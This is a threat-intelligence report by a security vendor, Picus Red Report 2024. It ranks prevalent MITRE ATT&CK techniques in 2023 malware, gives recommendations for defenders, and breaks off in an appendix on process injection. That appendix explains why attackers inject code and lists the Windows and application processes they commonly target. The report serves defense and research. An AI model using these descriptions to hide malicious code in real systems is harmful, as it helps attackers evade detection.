

PICUS

# RED REPORT

## 2024

The Top 10 Most Prevalent  
MITRE ATT&CK® Techniques

The Rise of Hunter-Killer Malware



# Table of Contents

- 03** Introduction
- 04** Top 10 ATT&CK Techniques
- 05** Adopters in Threat Actors and Malware
- 06** Executive Summary
- 07** Key Findings
- 09** Recommendations for Security Teams
- 11** The MITRE ATT&CK Framework
- 12** Methodology
- 13** About Picus Security
- 14** Appendix
  - #1** T1055 Process Injection
  - #2** T1059 Command and Scripting Interpreter
  - #3** T1562 Impair Defenses
  - #4** T1082 System Information Discovery
  - #5** T1486 Data Encrypted for Impact
  - #6** T1003 OS Credential Dumping
  - #7** T1071 Application Layer Protocol
  - #8** T1547 Boot or Logon Autostart Execution
  - #9** T1047 Windows Management Instrumentation
  - #10** T1027 Obfuscated Files or Information



## Introduction


Marking its fourth year of publication, the Red Report 2024™ provides a critical dive into the evolving threat landscape, presenting a detailed analysis of adversaries' most prevalent tactics, techniques, and procedures (TTPs) used throughout the past year. Conducted by Picus Labs, this annual study examines over 600,000 malware samples and assesses more than 7 million instances of MITRE ATT&CK® techniques. It gives security teams invaluable insights into the techniques that pose the most critical cyber risk to organizations.

This year's findings are especially important for organizations looking to enhance defense mechanisms against increasingly evasive '**Hunter-killer**' malware that systematically targets and impairs existing security controls. Much like sophisticated Hunter-killer submarines that move silently through deep waters and defeat enemies, Hunter-killer malware actively hunts for defenses in the compromised system and kills them, and by doing so ensures that it remains stealthy for a longer time.

By prioritizing the top ten TTPs, The Red Report 2024 empowers cybersecurity teams with strategic intelligence to preemptively strengthen their defenses, reduce their attack surface, and adapt their security posture to today's dynamic threat environment.

# Picus Red Report Top 10 MITRE ATT&CK® Techniques

The most prevalent ATT&CK techniques identified in 2023, ordered by the percentage of malware samples which exhibited the behavior.



# Top 10 ATT&CK Tactics: Adopters in Threats Groups & Malware

ATT&CK Technique	Threat Group	Malware
<b>T1055</b> Process Injection	UNC2970, RastaFarEye, APT41, LummaStealer	RedLine [2], LidShot [4], Rhadamanthys [5], DarkGate RAT [6], PipeDance [7], mim221 [9], Blister [10], LokiBot [11], GhostPulse [13], IDAT [14]
<b>T1059</b> Command and Scripting Interpreter	LockBit, BianLian, Charming Kitten, Lazarus, Vice Society, RastaFarye, Ice Breaker, APT28, APT15	LockBit 3.0 [17], BianLian [18], BellaCiao [19], Akira [20], LightlessCan [21], BunnyLoader [25], Vice Society [26], HazyLoad [27], SUBMARINE [41], HiatusRAT [44], DarkGate RAT [45], IceBreaker [46], GuLoader/CloudEyE [47], LockBit [49], Jaguar Tooth [52], Graphican [54], S1deload [55]
<b>T1562</b> Impair Defenses	LockBit, Lazarus [66], BlackTech [71], Turla, Mustang Panda, Sandworm, Volt Typhoon, Earth Longzhi	Aukill, Egregor [56], Maze [57], WhisperGate [58], BlackLotus [59], XWORM [60], Agent Tesla [60], AuKill [61], LockBit 3.0 [17], BabLock [62], Qubitstrike [63], P2Pinfect [64], Glupteba [65], Snatch [68], SkidMap [72]
<b>T1082</b> System Information Discovery	Volt Typhoon [73], TEMP.Hex, Turla, Evasive Panda	Sogu [74], Kinsing [76], Rhysida [99], AgentTesla, Titan Stealer, BlueSky, LokiBot, Loda RAT, DanaBot, Snatch [68], BianLian, LUMMA, DUCKTAIL
<b>T1486</b> Data Encrypted for Impact	BlackCat/AlphV, CI0p, HomeLand Justice [87], Royal, LockBit [49], Scattered Spider	AvosLocker [77], BlackMatter [78], LockBit 3.0 [79], Money Message [80], Rancoz [81], RTM Locker [82], Azov [83], AwfulShred [84], BiBi [85], CaddyWiper [86], No-Justice [87], WhisperGate [88], Zeppelin [91]
<b>T1003</b> OS Credential Dumping	LockBit, BianLian, Volt Typhoon [38], APT15	LockBit 3.0 [17], BianLian [18], TrickBot [96], Rhysida [99], SharpSecDump [102]
<b>T1071</b> Application Layer Protocol	LockBit, MuddyWater, MoustachedBouncer, UNC4841, ChamelGang	TrueBot [103], ThunderShell [104], PhonyC2 [105], Snatch [106], Disco [107], NightClub [107], SeaSpy [109], SaltWater [108], SeaSide [108], OceanMap [108], ChamelDoH [111], Decoy Dog [112], Snake
<b>T1547</b> Boot or Logon Autostart Execution	Mustang Panda, LockBit, Ice Breaker, Earth Lusca APT [127], Winnti	MQsTTang backdoor [115], QakBot [116], Fractureiser [117], LockBit 3.0 [17], HopLight [120], Qubitstrike [121], Wingbird [123], IceBreaker [124], PipeMon [128], Netwire [129]
<b>T1047</b> Windows Management Instrumentation	Volt Typhoon [38], NoEscape, SideCopy, Kumsuky, Flax Typhoon	Blue Mockingbird [131], NoEscape [132], WMIGhost, ReconShark, PowerDrop, Deadglyph
<b>T1027</b> Obfuscated Files or Information	Iron Tiger [135], APT37, Imperial Kitten, LockBit [49]	Emotet [133], OriginBotnet [134], M2RAT [136], IMAPLoader [137], ProxyShellMiner [138], QakBot [139], Vidar [140], LobShot [144], LockBit 3.0 [145], OSAMiner [146], Snake [113], Hive [152], Pantera [157], DarkWatchman [153], Pure Clipper [154]

## Executive Summary

Picus Labs analyzed over 600,000 malware samples collected between January 2023 and December 2023 to identify the tactics, techniques, and procedures (TTPs) they exhibited. Each observed TTP was categorized using the MITRE ATT&CK® Framework. This deep dive into cyber threats illuminates the security landscape with more than 7 million identified ATT&CK techniques, allowing Picus Labs to determine the ones attackers most often used. The Red Report 2024™ captures and analyzes these findings, spotlighting the top ten MITRE ATT&CK techniques. It aims to arm security teams with focused intel to steer their strategic defenses toward greater efficacy.

### Beyond Evasion: The Escalating Threat of 'Hunter-Killer' Cyberattacks

Our comprehensive investigation into the cyber threat landscape over 2023 has detected a disturbing trend: the rise of evasive 'Hunter-killer' malware that operates like a Hunter-killer submarine. Much like these sophisticated submarines move silently through deep waters and defeat enemies, these cyber threats actively hunt for defenses in the compromised system, neutralize them, and, by doing so, ensure the malware remains stealthy for a longer time. The Picus Red Report 2024 highlights a surge from 6% in 2022 to 26% in 2023 in the prevalence of malware that specifically targets and disables security controls, a 333% increase that underscores the gravity of this escalating threat.

Drawing parallels from the stealthy and offensive nature of 'Hunter-killer' submarines, these malware strains evade security measures with precision and proactively seek out and impair security tools, firewalls, logging services, audit systems, and other protective measures within an infected system. Thus, 'Hunter-killer' malware is characterized not by mere evasion but by its targeted attacks on defensive systems, analogous to a submarine's pre-emptive strike, disabling the defenses before an alert can be sounded. In doing so, they clear a path for continuous exploitation and control of the compromised environment.

The identification of 'Hunter-killer' malware represents a considerable escalation in cyber threats. These sophisticated malware execute comprehensive attack campaigns by blending covert operations with aggressive assaults on security controls - posing a high-level challenge to organizational cyber defense efforts.

The MITRE ATT&CK Framework's *Process Injection (T1055)* technique grew in frequency, highlighting a preference among adversaries for stealthily embedding malicious activities within legitimate processes to evade detection tools. The popularity of *Command and Scripting Interpreter (T1059)* elevates this trend, with attackers disguising their activity as normal system operations. A defining concern is the emergence of *Impair Defenses (T1562)*, showcasing malware that acts as a 'Hunter-killer.'

These evolutions in malware sophistication call for a transformative response from cybersecurity teams. To ensure cyber defenses are theoretically robust and practically effective, security teams must embrace security validation to consistently test and optimize their readiness to prevent, detect, and respond to these sophisticated threats. In addition, by employing behavioral analysis and machine learning, security teams can better position defenses to anticipate and neutralize the 'Hunter-killer' components of modern threats.

## Key Findings

The Red Report 2024 highlights increasingly covert and aggressive cyber threats. 'Hunter-killer' malware targets cybersecurity defenses to impair them, while persistent process injection and refined command tactics facilitate network infiltration and control. Ransomware remains highly disruptive, and emerging strategies for prolonged breaches suggest state-backed cyber espionage efforts.



### **Hunter-Killer Malware: Unveiling a New Wave of Aggressive Cyber Attacks**

The entry of *T1562 Impair Defenses* into the third spot on this year's Red Report signifies a notable shift in cyberattack strategies, marked by a dramatic surge in its prevalence - a 333% increase. Threat actors are transforming malware into proactive 'hunter-killers' of cybersecurity defenses, directly targeting and disrupting the tools meant to protect networks. This approach against security measures shows that attackers are now disabling defense mechanisms in addition to evading them. The prominence of *T1562* is a clear sign that offensive capabilities are evolving, reflecting a bold and aggressive stance.

This evolution is further nuanced by repurposing cybersecurity utilities as instruments of aggressive attacks. In 2023, the LockBit ransomware group abused Kaspersky's TDSSKiller anti-rootkit utility, Earth Longzhi exploited Zemana Antimalware's driver, and the AuKill malware abused Microsoft's Process Explorer to disable endpoint defenses like Windows Defender and other AV and EDR solutions.



### **Invisibility at the Forefront of Evasion: Evolving Tactics Challenge Detection and Response**

Our research uncovers that an overwhelming 70% of malware analyzed now employ stealth-oriented techniques by attackers, particularly those that facilitate evading security measures and maintaining persistence in networks.

*T1055 Process Injection* saw an alarming rise, soaring from 22% in 2022 to 32% in 2023 (a 45% increase), as it moved from fourth to dominate as the most prevalent technique. This notable shift indicates that nearly one-third of all analyzed malware can inject malicious code into legitimate processes, allowing adversaries to avoid detection while potentially gaining elevated privileges.

In parallel, the *T1059 Command and Scripting Interpreter* remains a favorite due to its dual functionality. It enables attackers to carry out and disguise malicious operations using native tools, sidestepping traditional detection systems. Similarly, the inclusion of *T1027 Obfuscated Files or Information* in the Red Report 2024 Top Ten list, with a 150% jump in prevalence from 4% in 2022 to 10% in 2023, highlights a trend toward hindering the effectiveness of security solutions and obfuscating malicious activities to complicate the detection of attacks, forensic analysis, and incident response efforts.



## **The Ransomware Saga Continues: Enduring Impact and Emerging Extortion Trends**

*T1486 Data Encrypted for Impact* has consistently emerged as one of the top threats in our annual Red Reports. Our study reveals a concerning trend: 21% of the malware samples we analyzed possess the capability to encrypt data. Furthermore, we've identified a 176% increase in the use of *T1071 Application Layer Protocol*, which are being strategically deployed for data exfiltration as part of sophisticated double extortion schemes. High-profile ransomware cases in 2023 bear witness to the critical impact of these techniques, playing pivotal roles in attacks by BlackCat/AlphV against NCR and Henry Schein, CI0p targeting the US Department of Energy, Royal breaching the City of Dallas, LockBit's assaults on Boeing, CDW, and MCNA, and Scattered Spider infiltrating MGM Resorts and Caesars Entertainment.



## **Refinement Over Revolution: Adversaries Perfect Existing Techniques**

In addition to the appearance of four new techniques in the Red Report 2024 Top Ten, there is also a notable refinement and continued use of established methods like *T1059 Command and Scripting Interpreter*, *T1047 Windows Management Instrumentation*, *T1082 System Information Discovery*, and *T1003 OS Credential Dumping*. The appearance of these techniques at the top of the list means that attackers are successfully exploiting them. This suggests that these methods are flexible, reliable, and hard to defend against.



## **Continuity in Credential Theft: Foreshadowing Lateral Movements & Privilege Escalations**

Despite dropping from the second to the sixth position, *T1003 OS Credential Dumping* remains a cornerstone of attacker strategies. The sustained presence of this technique signals an enduring threat where attackers prioritize gaining elevated permissions to spread across networks. This technique's role in facilitating lateral movement and privilege escalation showcases adversaries' intent to maximize reach and impact following initial access, as utilized by Sandworm threat group in the Russia-Ukraine war.



## **From Opportunity to Espionage: The Evolution of Threats into Advanced Persistent Campaigns**

The steady presence of *T1082 System Information Discovery* combined with the entry of *T1071 Application Layer Protocol* implies an increased adoption of cyber espionage activities. Additionally, the introduction of *T1547 Boot or Logon Autostart Execution* reflects a strategy explicitly engineered to ensure persistent, long-term access to victim networks. Collecting sensitive information and maintaining a presence within networks are hallmarks of advanced persistent threats (APTs). This could signal the involvement of sophisticated, well-funded adversaries. Notable entities such as Russia's APT28 (Fancy Bear) and APT29 (Cozy Bear), along with Star Blizzard, China's Volt Typhoon, and North Korea's Lazarus Group have demonstrated significant activity during 2023. These groups' strategic operations in 2023 indicate an escalating trend of state-sponsored attack campaigns.



# Recommendations for Security Teams

To enhance resilience against the techniques listed in The Red Report Top Ten, Picus Labs recommends that security teams should:

## Leverage Behavioral Analysis and Machine Learning for Detection

Given the rise of *Process Injection (T1055)* techniques, security teams should emphasize the deployment of advanced threat detection methodologies that leverage behavioral analysis and machine learning, such as EDR, XDR, and SIEM solutions. By focusing on the nuances of process behavior, such as unexpected process injections or anomalous parent-child process spawning, teams can detect stealthy attack tactics. Configure targeted alerts and anomaly detection rules to respond to the unique operational context of your environment. Establish regular threat hunting protocols to guide proactive searches for indicators of compromise (IOCs) that evade traditional detection mechanisms. This approach aims to identify and isolate threats early in the attack chain, reducing the potential impact on the organization.

## Enhance Defenses Against Evasion and Defense Impairment

With the prominence of techniques focusing on evasion (*T1059*, *T1027*) and direct impairment of defensive systems (*T1562*); security teams must ensure that their defenses are robust and resilient. It is crucial to regularly audit and update allowlisting policies to prevent misuse of native scripting environments and command-line tools. Additionally, diversifying cybersecurity tools and incorporating redundancy can mitigate the risk of a single point of failure due to defense impairment. Consider utilizing deception technology (honeypots, honey tokens) to detect and study attacker movements that bypass primary defenses, enhance system logging and monitoring, and maintain an incident response plan.

## Prioritize Credential Protection and Lateral Movement Mitigation

The consistent exploitation of *OS Credential Dumping (T1003)* highlights the importance of protecting credentials. Security teams must enforce strong password policies, deploy multi-factor authentication, and implement least-privileged access principles to minimize the attack surface. To address lateral movements, security teams should regularly monitor and segment networks, control and audit the use of administrative accounts, and analyze logs for suspicious activities indicative of horizontal or vertical movement within the network. Additionally, consider investing in solutions that provide visibility into attack paths in your network to understand how attackers are moving through your network.

## Integrate Prioritized Threat Intelligence and Counter-Espionage

The use of *System Information Discovery (T1082)* and *Application Layer Protocol (T1071)* implies the need for ongoing reconnaissance and intelligence gathering on potential attackers. Organizations should actively collect and analyze threat intelligence to anticipate and prepare for emerging and relevant TTPs. Implementing a counter-espionage strategy involving regular external and internal vulnerability scanning, as well as network traffic analysis, can reveal indications of APT activities. Such practices reduce the attackers' dwell time by disrupting their intelligence-gathering and command and control communications.

## **Enhance Cyber Resilience through Asset Visibility and Attack Surface Reduction**

In response to the complex cyber threats outlined in this report, security teams are advised to obtain greater asset visibility as part of a comprehensive Attack Surface Management strategy. This entails deploying tools capable of providing real-time, detailed visibility into every device that connects to the network. Regular audits and security validation assessments, enriched with contextual data regarding the assets' roles and vulnerabilities, refine the cybersecurity strategy and response, ensuring that the entirety of the attack surface is consistently managed and kept under close surveillance. This holistic approach not only mitigates risks but also complements broader exposure management activities, tightly sealing off potential entry points and reducing the organization's attack surface.

## **Embrace Security Validation to Assure Defense Effectiveness**

The evolving landscape of threats, accentuated by the increasing use of defense evasion techniques, necessitates an approach that consistently tests and validates the effectiveness of security measures. Security teams should adopt security validation practices to challenge their infrastructure against the latest threat vectors. This will help verify that protective measures are enabled and functioning as intended and identify any vulnerabilities or gaps in the security posture. Such validation can be conducted using automated security assurance platforms that execute simulated attacks and assess the response of EDR, XDR, SIEM, and other defensive systems. By integrating security validation into their regular security protocols, organizations can gain assurance that their cyber defenses not only exist but are truly effective against complex and dynamic attacks.

## **Update and Practice Ransomware Response and Recovery Procedures**

The threat of ransomware and its variations, exemplified by *Data Encrypted For Impact (T1486)*, necessitates a current and routinely tested incident response plan specifically addressing ransomware attacks. Security teams should conduct regular data backups and implement robust backup and restoration procedures that are isolated from network connections to prevent encryption by ransomware. Review and exercise the ransomware response plan to ensure all stakeholders are proficient in their roles during an incident. Awareness training for employees on the latest ransomware tactics, including social engineering and phishing, is also essential to prevent initial infection vectors. Implement network segmentation to limit ransomware spread, and consider deploying ransomware-specific detection tools that monitor for behaviors typically associated with ransomware, such as mass file encryption.

# The MITRE ATT&CK Framework


The MITRE ATT&CK (Adversarial Tactics, Techniques, and Common Knowledge) framework is a globally accessible knowledge base of adversary tactics and techniques derived from real-world observations. This resource helps organizations in comprehending and mitigating the tactics, techniques, and procedures (TTPs) employed in cyberattacks.

In the MITRE ATT&CK framework, a "**tactic**" refers to a high-level objective that an adversary is trying to achieve, such as "Lateral Movement" across a network. A "**technique**" is a specific method used by an adversary to achieve a tactic, for example, the "Remote Services" technique for Lateral Movement. "Sub-techniques," like *T1021.001* for *Remote Desktop Protocol*, are precise implementations of a technique. The MITRE ATT&CK Matrix for Enterprise v14.1 [1] consists of **14 tactics**, **201 (+8) techniques**, and **424 (+23) sub-techniques**.

The framework also chronicles threat "**groups**" involved in intrusions and the "**software**" they deploy, encompassing malware and various tools. Currently, ATT&CK contains **143 (+8) groups** and **760 (+42) pieces of software**.

With **43 "mitigations,"** ATT&CK advises on solutions to prevent technique execution. Detection is supported by **41 (+2) "data sources"** with "**data components**", pinpointing data sources critical to identifying techniques.

ATT&CK's "**campaign**" structure catalogs intrusion activity over time with shared objectives, currently featuring **24 (+10) campaigns**.



The figure above maps out the connections among ATT&CK's components. It shows how adversaries use "**Techniques**" from the framework to execute "**Tactics**," and categorizes adversary tools as "**Software**." The framework is a robust knowledge base, offering insights on each technique with "**Mitigation**" strategies and "**Data Sources**" for detection.

## Methodology

The Picus Security Validation Platform simulates adversarial TTPs in networks and endpoints by mimicking the actions of real-world threat actors. To achieve this, Picus Labs analyzes hundreds of thousands of malicious files to build adversarial attack scenarios.

The red team analysts within Picus Labs first evaluate the analysis results and examine indicators to identify malicious actions for building attack scenarios. Blue team analysts then examine these scenarios and assess the effects of these malicious actions on security controls and endpoints. From this evaluation, actionable prevention signatures and detection rules are developed to help mitigate policy gaps. To ground attack scenarios in a common taxonomy and aid in understanding and defending against attacks, the malicious actions are mapped to the techniques of the MITRE ATT&CK framework.

Between January 2023 and December 2023, Picus Labs analyzed 667,401 unique files, with 612,080 (92%) categorized as malicious. Sources of these files include but are not limited to commercial and open-source threat intelligence services, security vendors and researchers, malware sandboxes, malware databases, and forums. From these files, a total of 7,754,801 actions were extracted, an average of 13 malicious actions per malware. These actions were then mapped to 7,015,759 MITRE ATT&CK techniques, an average of 11 techniques per malware.

To compile the Red Report 2024 Top Ten, Picus Labs researchers determined the number of malicious files that used each technique. They then calculated the percentage of malware in the dataset that utilized that technique. For example, the *T1055 Process Injection* technique was used in 195,044 (32%) of the 612,080 malicious files analyzed.

## Limitations

The limitations outlined below are imperative to consider when interpreting the Red Report 2024:

- 1. Sample Size Representation:** Despite analyzing an extensive dataset of over 600,000 malware samples, it encompasses a subset of the vast malware landscape. This limitation may introduce a bias in the visibility of malware types and behaviors.
- 2. Focus on Post-Compromise Tactics:** Our research focused primarily on post-compromise activities, thus excluding *TA0043 Reconnaissance*, *TA0042 Resource Development*, and *TA0001 Initial Access* techniques. Understanding that these initial access techniques such as *T1566 Phishing* and *T1190 Exploit Public-Facing Applications* were not covered is critical, as they are crucial steps in the attack chain.

Reflecting on these points provides a balanced view of the findings, acknowledging the scope of analysis while recognizing aspects not addressed within the study.



## About PICUS

Since pioneering Breach and Attack Simulation (BAS) technology in 2013, Picus Security has been at the forefront of helping organizations enhance their cyber resilience. Picus Security Validation Platform delivers unrivaled insights into your security posture, enabling a level of preparedness that enables you to keep pace with sophisticated cyber threats.

The Picus Security Validation Platform goes beyond reactive measures, it empowers you to proactively detect risks before they disrupt your operations. With our platform's continuous simulation of real-life threats, security professionals gain the clarity and precision needed to fine-tune defense mechanisms and safeguard critical assets.

Choose Picus for a proactive defense strategy, and let our expertise and cutting-edge technology transform your organization's approach to cybersecurity. Begin your journey to enhanced cyber resilience at [www.picussecurity.com](http://www.picussecurity.com)



# Appendix

## Top 10 MITRE ATT&CK Techniques, Their Sub-techniques and Adversary Use Cases



# #1 T1055

## Process Injection

Process injection is a technique employed by threat actors to enhance their ability to remain undetected, persist within a victim's system, and potentially access higher levels of privileges. This method involves the insertion of malicious code into a legitimate process, thereby enabling the attacker to run their code in the context of that process. The strategy effectively masks the malicious activity, helping it to evade basic detection mechanisms. In the Red Report 2024, this technique has emerged as the most prevalent MITRE ATT&CK Technique due to its extensive array of advantages for adversaries.

**Tactics**  
Defense Evasion  
Privilege Escalation

**Prevalence**  
32%

**Malware Samples**  
195,044

## Adversary Use of Process Injection

Adversaries may use Process Injection for various purposes, including evading detection, maintaining presence within a system, and accessing process resources such as memory and network.

It is a typical security practice to list all the processes running on a system and identify the malicious processes among the legitimate ones that are part of the operating system or installed software with recognizable names and file paths. Security mechanisms scan for processes that exhibit unusual characteristics, such as non-standard file paths or abnormal behavior, which may indicate a potential threat. Such processes are swiftly flagged as suspicious and can be killed to protect the system.

However, when adversaries embed their malicious code into an existing, trusted process, they create a challenge for detection efforts. This stealth tactic, known as **Process Injection**, allows the intrusive code to run unnoticed within the memory space of another process, making it particularly difficult for security defenses to detect and neutralize the threat.

Process injection provides two significant benefits for adversaries:

### 1. Privilege Escalation

If the target process has elevated privileges, the injected code will also have access to those privileges, allowing the adversary to gain greater control over the system and potentially escalate their privileges even further. For instance, if a target process has access to network resources, then the malicious code encapsulated within this process may allow an adversary to communicate over the Internet or with other computers on the same network. This privilege can enable the adversary to carry out various malicious activities, such as downloading next-stage payloads or tools, exfiltrating sensitive data, spreading malware to other systems, or launching attacks against the network.

### 2. Defense Evasion

An adversary can evade security controls designed to detect and block known threats by executing their malicious code under the privileges of a legitimate process. As the malicious code is hidden within the legitimate process, which is typically allow-listed, the target process acts as a camouflage for the malicious code, allowing the malicious code to evade detection and run without being noticed. Since the code is typically run directly in the memory of the legitimate process, it is difficult for disk forensics tools to detect the code, as it is not written to the disk.



## Legitimate Processes Used for Process Injection

Security controls may quickly detect custom processes with unfamiliar names. Therefore, attackers use common native built-in Windows processes, such as:

- **AppLaunch.exe** - Application Launcher,
- **arp.exe** - Address Resolution Protocol Utility,
- **cmd.exe** - Command Prompt,
- **conhost.exe** - Console Window Host,
- **csrss.exe** - Client/Server Runtime Subsystem,
- **ctfmon.exe** - CTF Loader
- **cvtres.exe** - Microsoft Resource File To COFF Object Conversion Utility,
- **dllhost.exe** - COM Surrogate,
- **dwm.exe** - Desktop Window Manager,
- **explorer.exe** - Windows Explorer,
- **lsass.exe** - Local Security Authority Subsystem Service,
- **msbuild.exe** - Microsoft Build Engine,
- **PowerShell.exe** - Windows PowerShell,
- **regsvr32.exe** - Register Server,
- **RegAsm.exe** - Assembly Registration Tool,
- **rundll32.exe** - Run a DLL as an App,
- **services.exe** - Services Control Manager,
- **smss.exe** - Session Manager Subsystem,
- **spoolsv.exe** - Print Spooler Service,
- **svchost.exe** - Service Host,
- **System** - System Process,
- **taskhost.exe** - Host Process for Windows Tasks,
- **vbc.exe** - Visual Basic Command Line Compiler,
- **wininit.exe** - Windows Start-Up Application,
- **winlogon.exe** - Windows Logon Process,
- **wmiprvse.exe** - WMI Provider Host,
- **wscntfy.exe** - Windows Security Center Notification App,
- **wuauclt.exe** - Windows Update AutoUpdate Client.

Attackers also use processes of commonly used software, such as browsers, antiviruses, office tools, and utilities. Examples:

- `acrobat.exe` - Adobe Acrobat,
- `avg.exe` - AVG AntiVirus,
- `chrome.exe` - Google Chrome,
- `dropbox.exe` - Dropbox,
- `excel.exe` - Microsoft Excel,
- `firefox.exe` - Mozilla Firefox,
- `ieuser.exe` - Internet Explorer User,
- `iexplore.exe` - Internet Explorer,
- `jucheck.exe` - Java Update Checker,
- `mcafee.exe` - McAfee Antivirus,
- `notepad.exe` - Notepad,
- `opera.exe` - Opera Browser,
- `outlook.exe` - Microsoft Outlook,
- `photoshop.exe` - Adobe Photoshop,
- `vmwaretray.exe` - VMware Tray,
- `winword.exe` - Microsoft Word,
- `wordpad.exe` - Wordpad.

## Methods of Target Process Selection

Adversaries use the following methods when picking their target process for malicious code injection:

### 1. Hardcoded Targeting

